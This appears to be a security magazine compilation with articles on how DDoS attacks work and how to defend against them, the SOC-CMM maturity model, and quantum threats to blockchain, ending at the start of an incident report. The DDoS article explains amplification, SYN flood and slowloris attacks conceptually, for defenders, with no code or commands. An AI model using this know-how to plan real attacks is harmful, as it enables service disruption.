RPA is a powerful automation solution that offers a variety of opportunities to improve quality, increase control, add flexibility, and unlocks a wide scope of automation possibilities. Robotic Process Automation is gaining more and more ground in the corporate environments, and rightly so. However, a clear RPA vision and strategy are prerequisites for success. Embed RPA fully in your organization to maximize its potential. Since this is a rather new technology, companies can implement a powerful tool from the ground up. By using a security-by-design principle and getting the basics of security right from the start, entities can ensure that they enjoy the full potential of RPA, while still providing a safe and secure IT environment in their corporation.

Old Jira bug still found at numerous major companies, exposing AWS API keys



The DDoS monster; what, why and how to defend

Jesse Helder, KPN

In the past decade a lot of services have become easier to access by becoming available online. The days of paying bills by filling in a paper form and sending it to the bank through snail mail are long behind us. Ordering tickets, reserving a table in a restaurant, paying taxes, binge watching, looking for a job, finding a partner, etcetera, have all become available online whenever and wherever you want. It has even gone so far that we are now actually dependent on these services being available. When so called ‘vital services’ go offline this has a major impact on our lives and social media reflects this when it explodes in an outcry of horror and despair.

These developments have led to the rise and growth of the Distributed Denial of Service (DDoS) monster. Taking out your favourite series just as you settle on the couch with a tub of ice cream or even worse, preventing you from filing your tax report on time. And with the digitalization of essential services in our lives these attacks have become disruptive to our daily lives and to business.

Another development is that these attacks are getting very easy to conduct as they have become a business in and of itself. A quick search on the internet readily

reveals a wide variety of pages offering “booter” or “stress-testing” services. Just euphemisms for DDoS attacks, ready at your disposal for just a small “donation”.

What is a DDoS attack?

DDoS stands for Distributed Denial of Service. Put simply, this means an online system is overloaded with a tsunami of traffic from all over the internet. So much traffic that it renders the system unreachable for legitimate users.

Around 75% of open Redis servers are infected with malware

June

1

Rampage and Guardian vulnerabilities in modern phones enable unauthorized access




Figure 1: The internet of things has given birth to a monstrous number of possible DDoS attack bots.

However, if an attacker would use his own computer for such an attack it would be easy to track and arrest him. He would also need a very fast internet connection to send all this traffic. Therefore DDoS attacks make use of so-called botnets. These consist of hundreds of thousands of infected computers or online devices that can be controlled remotely to participate in the attack. Building such botnets have become easier because of the recent surge in badly secured online devices such as IP cameras, set-top boxes, Smart-TVs, etcetera. This was demonstrated by the Mirai botnet that succeeded in conducting DDoS attacks with a worldwide impact, disrupting such services as PayPal, Netflix, Spotify and Xbox Live over the entire globe with a single attack.¹

Why conduct a DDoS attack?

But why would anyone want to order such an attack you might ask? There are several motivations to blast someone from the internet and these could be pretty mundane. One of the largest groups ordering these attacks are frustrated gamers that, for once, would like to beat this one opponent that always beats their ass. So they order a DDoS on their IP address and finally they can be king of the game. This group is most noticeable during the school holidays; as soon as the holidays begin, the number of DDoS attacks on consumer connections increases significantly.

Then when the holiday is over there is a shift in activity. Suddenly, schools get attacked on a regular basis. The school server not being available is the perfect excuse for not submitting your homework on time and could even prevent that nasty test from taking place.

Next to these there are also perpetrators that take this to a whole other level. They are out for maximum disruption to claim the bragging rights on the internet.

They aim for the online services of major banks or government institutions like the tax office and they even openly claim their attacks online. Last year we have seen clear examples of attackers like this in The Netherlands using twitter accounts like DDoSYourMom or JohnnyBotnet.²

Another motivation behind DDoS attacks could be political activism. DDoS used to be a primary weapon of the once infamous Anonymous network with participants joining in from their own computer using tools like LOIC or HOIC. However, these types of attacks seem to have decreased rapidly with the increase in defenses against DDoS attacks and the legal prosecution of organizers of such attacks.³

Another motivation for launching DDoS attacks could be a purely criminal one, threatening companies to put them offline if they do not pay a ransom. Because of the sensitive nature, cases like these rarely get any publicity and it's hard to gauge how often they occur but it certainly happens.

What types of DDoS attacks are there?

Now there are different ways to make an online service unavailable and that is why there are also different kinds of DDoS attacks. Different types of attacks also require different types of defences.

Volumetric attacks

The most basic type of DDoS is the volumetric attack. This type of attack works by simply clogging the pipes. The amount of traffic (volume) is so high that the bandwidth of the online service to the internet is totally used up, leaving no space for legitimate traffic.

To reach such high volumes of traffic these attacks use so called amplification or reflection techniques. There are multiple types of amplifications but they all have the same principle. A system participating in the DDoS will send out a small message to a server on the internet. However, it spoofs the victims IP address. This means it does not put its own address as the sender's address but it puts in the address of the intended victim. The server receiving the message will reply to the message with a much larger reply message. Since it thinks the message came from the intended victim it will send this reply to that address. In this way the intended victim will receive a multitude of traffic that was sent out by the attacking systems effectively taking it offline.

⁽¹⁾ [https://en.wikipedia.org/wiki/Mirai_\(malware\)](https://en.wikipedia.org/wiki/Mirai_(malware)), https://en.wikipedia.org/wiki/2016_Dyn_cyberattack

⁽²⁾ <https://tweakers.net/nieuws/138989/rabobank-diensten-zijn-onbereikbaar-door-ddos.html>, <http://archive.is/wTzUv>, <https://twitter.com/johnbotnet>

⁽³⁾ https://www.pcworld.idg.com.au/article/533342/us_man_sentenced_participating_anonymous_ddos/




Figure 2: Schematic overview of a UDP amplification attack.

One of the most extreme examples of such an amplification attack is the memcached attack. In this attack a message of 15 bytes could trigger a response of 750 kilobytes (an amplification factor of more than 50.000). This would mean a botnet itself only has to produce 20 megabits per second (the volume of the average consumer internet connection) to produce a DDoS of 1 terabit per second.⁴ Other examples of typical servers that are abused for amplification attacks are Domain Name System (DNS), Connectionless Lightweight Directory Access Protocol (C-LDAP), Remote Desktop Protocol (RDP) and Network Time Protocol (NTP) servers.




Figure 3: The drastic growth of DDoS attack volumes worldwide as measured by Arbor.

Exhaustion attacks

A second type of DDoS attack is known as a stack exhaustion attack. This type of attack does not necessarily use a lot of bandwidth, but aims to exhaust the resources of the servers providing an online service by abusing weaknesses in protocol stacks.

A well-known example is the TCP SYN flood. Normally each connection to a server over TCP is set up by sending a TCP-SYN message. The server will reply by sending a SYN-ACK message and waits for the initiator to conclude the handshake. In the case of a SYN Flood however the message concluding the handshake never comes, which leaves the server with thousands of connections in memory that will not be used. Leaving no memory and resources for legitimate users to set up a connection.

Another example of a very effective exhaustion attack is the SSL renegotiation attack. This attack sets up encrypted connections to a server and then bogs it down by endlessly renegotiating the encryption keys to be used. As this requires a lot of resources on the server it is a very effective way of rendering HTTPS sites offline.

Application Layer attacks

A third type of DDoS is aimed at the application layer of online services. This type of attack is aimed at weaknesses within the application protocol stack. They can vary from simply flooding a webserver with requests for a certain web page, to specifically crafted search queries that will overload the database behind a website. They can also be aimed at totally different services. For instance, flooding a corporate Voice over

⁽⁴⁾ <https://blog.cloudflare.com/memcrashed-major-amplification-attacks-from-port-11211/>
<https://asert.arbornetworks.com/netscout-arbor-confirms-1-7-tbps-ddos-attack-terabit-attack-era-upon-us/>

IP server with Session Initiation Protocol (SIP) requests resulting in the disruption of all voice services.

A well-known application layer attack is the “slow loris” attack on web servers. This attack sets up an http connection as any user would do. But then it only sends a partial request to the server. It will then send the rest of the request so slowly that all resources on the server will be used up by connections waiting for a full request. This prevents legitimate users from connecting to the webserver.

Application layer attacks are becoming more common. One of the reasons for this increase is the fact that more and more websites are using HTTPS. This means that anti-DDoS service providers cannot study the content of the traffic unless they are handed the decryption keys. Since this is a threat to the privacy of the end user most website owners logically are not very willing to hand over these keys. This fact is known to more knowledgeable attackers and thus can be abused to their advantage.

Random subdomain attack

The last type of DDoS attack often seen is a bit of an odd one out. This is the “pseudorandom subdomain” attack. This attack is different because it does not attack the servers of the victim. This type of attack aims to take down the DNS server of the victims’ domain. In this attack a large number of bots will request random subdomains of the victim domain. For example, if kpn.com was the victim, domains like gdfhhuh.kpn.com, hbfuheu.kpn.com, etcetera would be requested. Since these subdomains are unknown these requests will all be forwarded to the one authoritative DNS server. If this server gets overloaded for some time, the whole kpn.com domain will effectively disappear from the internet.

How to defend against DDoS attacks

For each specific DDoS a specific type of defence is required. I will outline a few tips and tricks that we have learned from our daily DDoS fighting practice.

Defence against volumetric attacks

Volumetric attacks are the easiest to defend against. All packets in these types of attacks use UDP as their transport and have very specific source ports. The attack can thus easily be thwarted by blocking UDP traffic with these source ports. Blocking these ports should be done immediately on the ingress of the network so any attempts result in little impact on the internal network.

In practice we have seen that it is best to prepare in advance by preparing specific anti-DDoS filters for specific groups of servers in your network. This minimizes unnecessary impact and delay when an attack occurs. To protect web servers for instance, we will drop any traffic that is not TCP and has destination

port 80 or 443. On top of these filters we can then build more sophisticated counter measures to stop other attack mechanisms from being used.

Currently network operators block this traffic on their ingress if one of their customers is targeted. This however means that the traffic still travels over all the transit and peering networks towards the ISP where the target is homed. It would be great if network operators would exchange these filters amongst each other thus blocking the DDoS traffic as close to its source as possible. And although this is technically possible it requires a level of trust and cooperation that, for now, seems unrealistic.

Defence against exhaustion attacks

Stack exhaustion attacks can be made less effective by hardening your webserver. For instance, adjusting the idle session time out on a webserver makes it considerably less sensible to use TCP SYN floods. From an anti-DDoS perspective these attacks are mitigated by actively interfering in, for instance, the TCP handshake. By manipulating the handshake of a TCP session an error is created in the setup. If the session originates from a legitimate endpoint it will reply with a message to create a new handshake. A DDoS bot however will just resend the same message again. This difference allows filtering out the malicious sessions from the legitimate ones.

Defence against application layer attacks

Attacks on the application layer are the hardest to mitigate from an ISP point of view. Since attacks like these present the same behaviour on the network as legitimate sessions it is hard to differentiate evil from legitimate traffic. Some protections could be implemented by limiting the amount of HTTP requests from each source address. But this is not enough to stop the impact most of the time.

Also, the ever-increasing usage of HTTPS is preventing inspection of the application layer contents of packets, making it impossible for a network operator to stop these attacks without the target’s decryption keys.

Therefore stopping these attacks requires a close cooperation between on premises protection equipment like a web application firewalls and a DDoS defences in the ISP network. This can be done by close cooperation between two separate teams during an attack. With the correct technical implementation it can also be orchestrated from one location. This last option would result in one central point that can defend against all forms of attack.

As I already mentioned, some attacks consist of specifically crafted queries that slow the targeted website down to a grinding halt. These attacks require that the attackers have done some reconnaissance of the target website to find out how it works and where the weak spots are. These recon sessions can often be

recognized in the logging of the webserver. Searches for random strings, posting forms with strange data, repeated login attempts on non-existing usernames. All these things could point to somebody fuzzing the website for no good. Keeping an eye out for these types of behaviour could warn you before the attack actually starts.

What can I do against DDoS attacks?

Finally, a lot could be done by ISPs, vendors, businesses and yourself to prevent DDoS attacks.

The ISPs could stop the spoofing of IP addresses by implementing an existing standard called BCP38. It states that you should not send out packets to the internet with source addresses that do not belong to your own network. This makes amplification attacks with spoofed IP addresses a lot harder. Network operators and ISPs that want to follow BCP38 and other initiatives to make the internet a more secure place have founded MANRS⁹. Where they brainstorm on how to behave and what to do to tackle the DDoS monster. Vendors of equipment could stop the proliferation of botnets by providing their customers with secure and tested firmware for devices like IP Camera's, set-top boxes, fridges, etcetera. These days their focus seems to be on functionality, often making their devices willing victims for botnet herders.

Businesses must keep their internet presence clean and remain diligent not to unintentionally provide amplification and reflection surfaces as open DNS relays, Memcached, NTP or other reflective services to attackers.

And then there is also a role for the consumer. For example to ensure "smart" devices are actually updated with the latest security patches. Not just to prevent the whole world of snooping on your webcam but also to keep the internet clean.

⁹ <https://www.manrs.org/>



Improving cyber defences through SOC maturity

Rob van Os, de Volksbank

In many organisations, the Security Operations Center (SOC) is the centre of expertise regarding cyber defence. With cyber criminals getting increasingly more capable and successful (as shown repeatedly in major breaches in the last years), the necessity for an effective SOC increases as well. The SOC Capability Maturity Model (SOC-CMM) provides organisations with the ability to assess their SOC and improve cyber defence by increasing the SOC's effectiveness.

The SOC-CMM is a model supported by a tool that can be used to measure maturity and capability in a simple and comprehensive way. It was initially created as a master's thesis project and released into the public domain in 2016. Since its initial release, it has seen steady adoption. A fully revised version of the SOC-CMM was released in April 2018, adding new elements to the model and new features to the tool. These features include new visualisations, improved navigation, guidance for answering each question and detailed mapping to the NIST cyber security framework, indirectly connecting the SOC-CMM to other standards such as ISO27001 and COBIT. The model was extended with a new service (threat hunting), new technology (automation & orchestration) and a privacy aspect.

SOC modelling

One of the problems when dealing with SOC is that there is no single definition of a SOC. In fact, 'No single definition of a SOC' is the exact name of the webcast by SANS on their latest annual SOC survey. The biggest variety in SOC lies in the type of technology they use and the services they deliver. Other areas that show large differences are roles for SOC employees, and the SOC set-up itself (centralised, multi-tier, follow-the-sun, etc.). This makes the task of creating a SOC model that can be applied to most SOC much more difficult. Part of the solution lies in breaking down the model into different domains and subsequently drilling down on those domains. Figure 1 shows the current SOC-CMM model (version 2.0) with its 5 domains and its 25 aspects. Each of the aspects is evaluated in further detail.




Figure 1: SOC-CMM model (version 2.0)

But as indicated, breaking down the SOC into domains and aspects is only part of the solution. The SOC-CMM is not a one-size-fits all solution. Individual SOC's will have individual needs. Some aspects may be lacking, others may not be applicable. The SOC-CMM assessment tools accommodate differences between SOC's by allowing the assessor to select which technologies and services to include into the scope of the assessment. But this will not suffice in every situation. Fortunately, the SOC-CMM is open source and released under a GPL license. So, as with any open source tool, you can use what makes sense, adapt and extend where required and remove what's not relevant. This allows any organisation to customise the SOC-CMM to fit its individual needs.

Broad vs. in-depth assessment

The SOC-CMM provides a broad perspective on security operations. But every single aspect can have a model or framework of its own. This is especially true for the services domain. For example, there are specific models to evaluate security incident response. The SIM3 maturity model, the CREST maturity model and the CSIRT social maturity model are examples of specific evaluations for security incident response. Another example can be found in the threat hunting service: the Sqrrl maturity model and threat hunting team maturity model can be used as guidance. Outside of the services domain, in-depth frameworks for specific aspects can also be found. For example, the MaGMA use

case framework [1] was created by the Dutch financial sector to provide a standardised framework for use case management. It can be used to add depth to the use case management aspect in the SOC-CMM process domain. These are all examples of models that can be used to augment the SOC-CMM where required. In most cases, the level of detail that the SOC-CMM offers is sufficient. In other cases, it may not be. Integrating other models and frameworks where it makes sense is a way to create a more detailed view of the SOC, but also adds complexity to the assessment. For example, different models may use different definitions of maturity and capability or use a different number of maturity levels. Adding complexity does not need to be a problem, as long as it does not stand in the way of correct interpretation, and the growth of the SOC.

Quality assurance

The initial goal of the SOC-CMM was to provide organisations with a means for self-assessment. But this is not the only way in which the SOC-CMM can be used. When it comes to usage of the SOC-CMM, it basically boils down to this: it can be used in formal audits (internal or external), self-assessments (either by a single person or a team), assessments by third parties (such as consulting companies) or as guidance for designing and building a SOC [2]. The model can be applied to in-house SOC's as well as service providers delivering SOC services to external customers. Previously, the latter was

[1] <https://www.betaalvereniging.nl/en/safety/magma/>

[2] <https://www.ncsc.nl/english/current-topics/factsheets/factsheet-building-a-soc-start-small.html>

part of the portfolio of Managed (Security) Service Providers (M(S)SPs). In recent years, we have seen the rise of Managed Detection and Response (MDR) providers focusing specifically on SOC services. The quality of services delivered varies amongst service providers. Without transparency on their service maturity and capability levels, selecting and trusting a service provider is difficult. Existing assurance statements provide insufficient insight. For example, an ISO27001 statement provides the customer with assurance that the organisation is in control of their security management. This does not guarantee a high-quality SOC service, and neither do Service Level Agreements. The SOC-CMM could (or should) be used as an open standard for comparing service providers to enable customers to select the right partner for their monitoring and response requirements. These assessments should be conducted by external consulting companies to ensure objectivity and consistency. Many consulting companies already have their own proprietary assessment methodologies and models. But since these are commercial propositions and not open to the public, there is no way to compare and evaluate them. The SOC-CMM provides a means for standardisation and (self-)regulation in the industry.

Red team or it didn't happen

A mature and capable security monitoring service configured using an extensive use case framework on cutting-edge technology and operated by well-trained and capable employees is generally a recipe for high-quality and effective security monitoring. Combined with a highly mature and capable incident response, this will result in high scores for the SOC-CMM assessment. However, just scoring well on paper is not sufficient. The SOC-CMM provides a means to evaluate and gain insight into weaknesses and strengths of the SOC. It also provides a means to measure improvement through repeated assessments. It does not test if that improvement has led to a higher degree of cyber defence from a practical perspective. Thus, red teaming exercises should be conducted regularly to validate that the scores on paper are a good reflection of actual security operations in action. Such tests will likely still uncover vulnerable systems and gaps in security monitoring use cases or the implementation of those use cases in technology. Alternatively, security services may operate independently at a high level of maturity, but the red team exercise may uncover that integration issues between teams exist, thereby reducing effectiveness of security operations as a whole. Strategic usage of red team exercises can help to accelerate development and maturity of the SOC, especially in the areas of security monitoring and security incident response. Figure 2 shows the capability maturity cycle, where assessment and validation through red teaming come together.



Figure 2: The capability maturity cycle

Conclusion

With new technologies being released at an accelerated pace (just take a look at the cyber security vendor landscape [3] to realise the growing number of players and competing products in the market), it is tempting to buy solutions to solve security issues. And then buy more solutions to integrate those solutions. And perhaps buy some additional solutions to orchestrate across those integrated solutions. The truth is that no technology will ever solve your problem. It is the way the technology is utilised and the people behind the controls. It is also the way the people are facilitated through training and processes. Finally, it is also the way that security is embedded into the organisation and actually adding value. Instead of investing in a new tool to solve your issues, it would be wise to take a step back and look at the entire picture, from business to services. Use the SOC-CMM to gain vital insight into the effectiveness of the SOC and to improve where it is most needed. And then validate and re-assess to demonstrate the desired growth. The cycle to maintain and improve maturity and capability is infinite.

More information

For more information on the SOC-CMM and to download the SOC-CMM assessment tool, go to <https://www.soc-cmm.com/>.

⁽³⁾ <https://momentumcyber.com/docs/CYBERScape.pdf>

SamSam ransomware: controlled distribution for an elusive malware

Blockchain in a Post Quantum World

Kelly Richdale, Bruno Huttner, IDQuantique

Blockchain is a technology which provides immutable proof of time, identity and assets in a distributed digital ledger. These records may represent digital assets, such as ownership of a digital currency; information based on a smart contract; or even the geolocation of your car or shipping container.

Distributed ledger technologies are characterised by two key technical aspects. Firstly, they provide digital trust, which is not dependent on a central verification point or a central authority – the trust is distributed and validated by independent nodes on a network. Secondly the digital trust relationship between the nodes, the assets and the asset stakeholders is based on cryptographic algorithms.

Impact of a Quantum Computer

The advent of a universal quantum computer - which performs selected complicated computations in exponentially less steps than a classical computer- will fundamentally change the cryptographic paradigms on which the digital trust is based. Quantum algorithms – such as Shor’s algorithm and Grover’s algorithm - attack the foundations of today’s cryptography. Such quantum algorithms already exist and are just waiting for a universal quantum computer powerful enough to run them, commonly estimated to be within the next 10 or so years.

The digital trust underpinning blockchain uses two fundamental cryptographic algorithms:

- a) **cryptographic hashes** ensure the integrity of the blockchain. The integrity of each block of information is guaranteed by making a hash of the transactions of the previous block, which itself includes a hash of the all the previous transactions - hence the chain effect. Once a block is validated, it is integrated into the chain and shared by all the nodes (servers) on the network. The fact that is publicly distributed means that it is considered trustworthy, since a change in the block structure or deviation from the main blockchain would be noticeable in the distributed network. The hashing algorithm is often based on a cryptographic primitive (a primitive is the basic cryptographic building block) called SHA-256, an algorithm which is commonly held to be “quantum-safe”¹.

⁽¹⁾ The SHA-256 algorithm, as well as the AES symmetric key encryption algorithm, will be impacted by the quantum computer. Indeed, “Grover’s algorithm”, which runs on a quantum computer which will reduce the strength of a 256 bit key to 128 bits. However, this still holds sufficient security to be considered “quantum safe”, as generally 80 bits of security is considered sufficient today. In addition, the keys can just be increased in size to provide longer term security.

b) public-private key pairs (asymmetric algorithms), which ensure the authenticity of the transactions. In all blockchain systems users sign their transactions with their private key. Others can then verify the identity of the transaction owner using their published public key. People on the blockchain are therefore identified by their private key. In fact, in many blockchains such as bitcoin, which have no centrally controlled mechanism, they are their private key. The purpose of this private-public key pair is to cryptographically answer the question “am I really the person who has the right to spend money from this wallet” or in another context “am I really the entity who has the right to make changes to this smart contract?”. Most current blockchain private-public key pairs are based on the cryptographic algorithm Elliptic Curve (ECC) which is known to be broken by a quantum computer². This means that any bad actor, who has access to someone’s public key and to a quantum computer, will be able to derive the corresponding private key. He will then be able to impersonate this person. Therefore in a post quantum world, this authentication mechanism will break down.

So, what is the practical impact of a quantum computer on the blockchain?

Firstly, as explained above, the private-public key pairs will be broken, allowing hackers to identify private keys from the public keys, and to then forge the identity of the private key owner, taking control of the information or asset linked to that private key. This would be a catastrophic event for them - for example, bitcoins and other blockchain assets could be transferred en masse to the quantum hacker’s own wallet.

Secondly, quantum computers will also speed up the hashing process in proof-of-work-based schemes, creating an unequal playing field for those with access to a quantum computer. The potential vulnerability in this case is that the quantum hackers would be able to generate and validate new blocks faster than the honest non-quantum nodes. This would allow them to selectively choose the blocks to be validated, effectively taking control of the blockchain. The asymmetry between a few rogue nodes with very large computing power and a large number of smaller honest nodes is already a concern with existing technology. Given the fact that Grover’s quantum algorithm only allows a quadratic speed up in finding a solution to the hash, the advantage of the quantum computer is only quantitative. The advantage of a general purpose quantum computer with respect to the specialized

classical hardware currently used in dedicated computing farms is not obvious. Therefore, the threat of the quantum computer in this context is not considered as major and is rejected in academic research³. Hashing is still considered to be quantum safe.

On a separate note though, it is hoped that by the time a quantum computer emerges blockchains based on proof-of-work will be extinct. The mathematically brilliant, but environmentally disastrous, invention of Satoshi Nakamoto requires solving hard problems (finding the preimage of a hash function, which hashes into a specific hash, with a given number of leading zeros) in order to validate a transaction, rewarding the miner with some bitcoins. This promotes energy consumption (mining) for the sake of itself. If bitcoin mining was taxed to reflect the true cost of the environmental externalities, the value of bitcoin would plummet. New blockchain schemes (proof of stake, proof of time) are more adapted to a sustainable green environment.

Quantum Solutions to Post-Quantum Problems

There are a number of areas where quantum physics and new mathematical algorithms can provide solutions in order to quantum-proof blockchain.

- **Quantum resistant algorithms (QRA):**

The public-private key pairs should be upgraded to new cryptographic primitives which are resistant to Shor’s algorithm. These are termed quantum resistant algorithms, or post-quantum cryptography. Such algorithms are under review for standardisation by NIST⁴. In new (future) blockchains use of such QRA will be easier to implement at the outset. However, QRAs will not be ready & tested for the next 5-7 years. In the meantime existing cryptographic schemes can be used, but architected to foresee an algorithmic upgrade in the future, thus providing cryptographic agility. This will be particularly complex in permission-less blockchains, where a hard fork of the blockchain (incorporating the new QRAs) would have to be created & accepted by all the nodes. All future transactions should thereafter be based on quantum resistant private public key pairs. With regards to previous (non quantum resistant) transactions – although the integrity of previous blocks in the chain would be protected by quantum-safe hashing⁵, the transaction validation of previous blocks would be vulnerable as anybody with a quantum computer could hack the ECC private key and claim the assets linked to it. In cases

⁽²⁾ Shor’s algorithm is a quantum algorithm for integer factorisation which will render vulnerable today’s widely used public key cryptography - RSA, Elliptic Curve Cryptography and Diffie Hellman. Shor’s algorithm will reduce these algorithms from exponential to polynomial time so that increasing the size of the key will not increase security.

⁽³⁾ https://www.evolutionq.com/assets/mosca_quantum-proofing-the-blockchain_blockchain-research-institute.pdf

⁽⁴⁾ NIST Post Quantum Cryptography Standardisation - <https://csrc.nist.gov/Projects/Post-Quantum-Cryptography/Post-Quantum-Cryptography-Standardization>

⁽⁵⁾ The integrity of previous non-quantum safe blocks in the chain would be protected since they are hashed by quantum resistant algorithms & changes would be noted since the blocks are stored in distributed nodes, all with a copy of the previous blocks.

where the blockchain is used for proof of ownership (eg. bitcoin, ownership of intellectual property rights or land registers) all the assets linked to that (now compromised) private key would have to be transferred to a new quantum resistant private key. This can be easily carried out by performing a self-transaction, transferring all possibly compromised assets to the new quantum resistant private key. However, a serious constraint is that blockchain owners and users should become aware of the threat early enough, and act before an effective quantum computer is available.

- **Quantum Random Number Generation:**

The trust engendered in blockchain depends on strong cryptography. And all of the cryptography used in blockchains (generation of public- private key pairs or hashing) itself depends on very strong random number generation.

Weaknesses in the randomness could be exploited by an attacker to obtain information on the crypto assets generated and to breach the system. One concrete example of a vulnerability linked to weak random number generation would be a public key collision, where two bitcoin users are given the same public-private key pairs, thus creating doubt about the ownership of a bitcoin wallet⁶.

At the quantum level, everything is random, and Quantum random Number Generators (QRNGs) harness the power of quantum mechanics to create true randomness. Moreover the high availability of randomness from a QRNG ensures instant inexhaustible entropy to avoid delays in transaction processing.

- **Quantum-secured back-up of private keys:**

As previously mentioned, in the world of most blockchains, you are your private key. Therefore protection of the private key – to ensure it is not lost, compromised or duplicated – is paramount to retaining control of the information or virtual currency assets linked to it.

The highest level of information theoretic security in protecting data at rest comes from a combination of two technologies: Shamir's Secret Sharing Protocol (SSSP) and Quantum Key Distribution (QKD). SSSP allows to shard the token (private key) into

multiple parts & store these separately in different databases. Reconstruction of the secret key

requires M out of N consensus⁷. This system offers secure backup with no duplication of the asset and protection against a single point of failure, such as a hacked or malevolent node.

QKD provides an information theoretic security for sharing the N different elements of the secret to different databases, and then re-grouping them. QKD works by sending photons, which are “quantum particles” of light, across an optical link. The Heisenberg Uncertainty Principle stipulates that in quantum physics observation causes perturbation. This is used to verify the security of the distributed keys. Combining QKD with encryption techniques like One Time Pad allows a provably secure exchange of the N secrets of the private keys, secured against future attacks by quantum computers.

Future implications: combining quantum computing & blockchain

Possibly the most striking point about blockchain is that it facilitates trust establishment not just between anonymised persons, but also between machines themselves – for example in IoT networks, between connected cars, or in the future – with the advent of Artificial Intelligence speeded up with quantum computing – between autonomous robots. Blockchain payment systems will allow machines to transact with each other directly, without interference or even control by humans⁸, and they will allow machines a level of financial autonomy never previously experienced. Connected cars will be able not just to pay for their parking space & petrol. They could order new cars to augment their own self driving taxi fleet when capacity runs low. They could even start transacting in a meaningful financial way between each other for other purposes.

Trading systems in ancient civilisations allowed the exchange of goods and knowledge, which hugely accelerated the development of human societies. What if blockchain has the same effect on machines? Combine self-learning algorithms from AI with financial autonomy, and a new society of connected autonomous machines does not seem so impossible or outlandish.

At what point will connected cars start selling data about their passengers, rather than vice versa? If robots are taking the financial decisions about where to spend money & how & for what (fill up on petrol, or where to drive) at what point does this translate (together with their autonomous, self learning processes) into actually having a level of actional autonomy. At what point does actionable autonomy translate into political will & human rights?

⁶ The key space should be large enough to avoid such collisions if a true RNG is used.

⁷ Shamir M-out-of-N Secret Sharing Protocol (SSSP) offers an Information Theoretically Secure (IT-secure) solution for splitting a secret between N entities, in such a way that: if M out of N (M<N) of these entities collaborate, they can recover the secret; if less than M entities collaborate, they get no information on the secret. For more information see “Quantum Security for token Custody” (provide link)

⁸ Other forms of currency do not lend themselves to this – cash needs a physical transfer and credit cards/ bank transactions need to be linked to an individual (Know Your Customer KYC). Blockchain will allow machines to establish financial transaction mechanisms (eg. Bitcoin), legal infrastructures (eg. Smart contracts) and other trust mechanisms which are fundamental to a developing society.



A GRIZZLY Steppe by step security incident

Laurent Kooning, KPN

KPN International is the sector of KPN responsible for providing internet access to customers all over the globe. They do this by placing a router in the network of the customer and providing a tunnel, which can be used to access the internet. In the fall of 2017 KPN-CERT received a distress call from KPN International.

The distress call carried the message that some 'strange artifacts' was seen in the log files that they did not expect. KPN International had the suspicion that they may have been hacked.

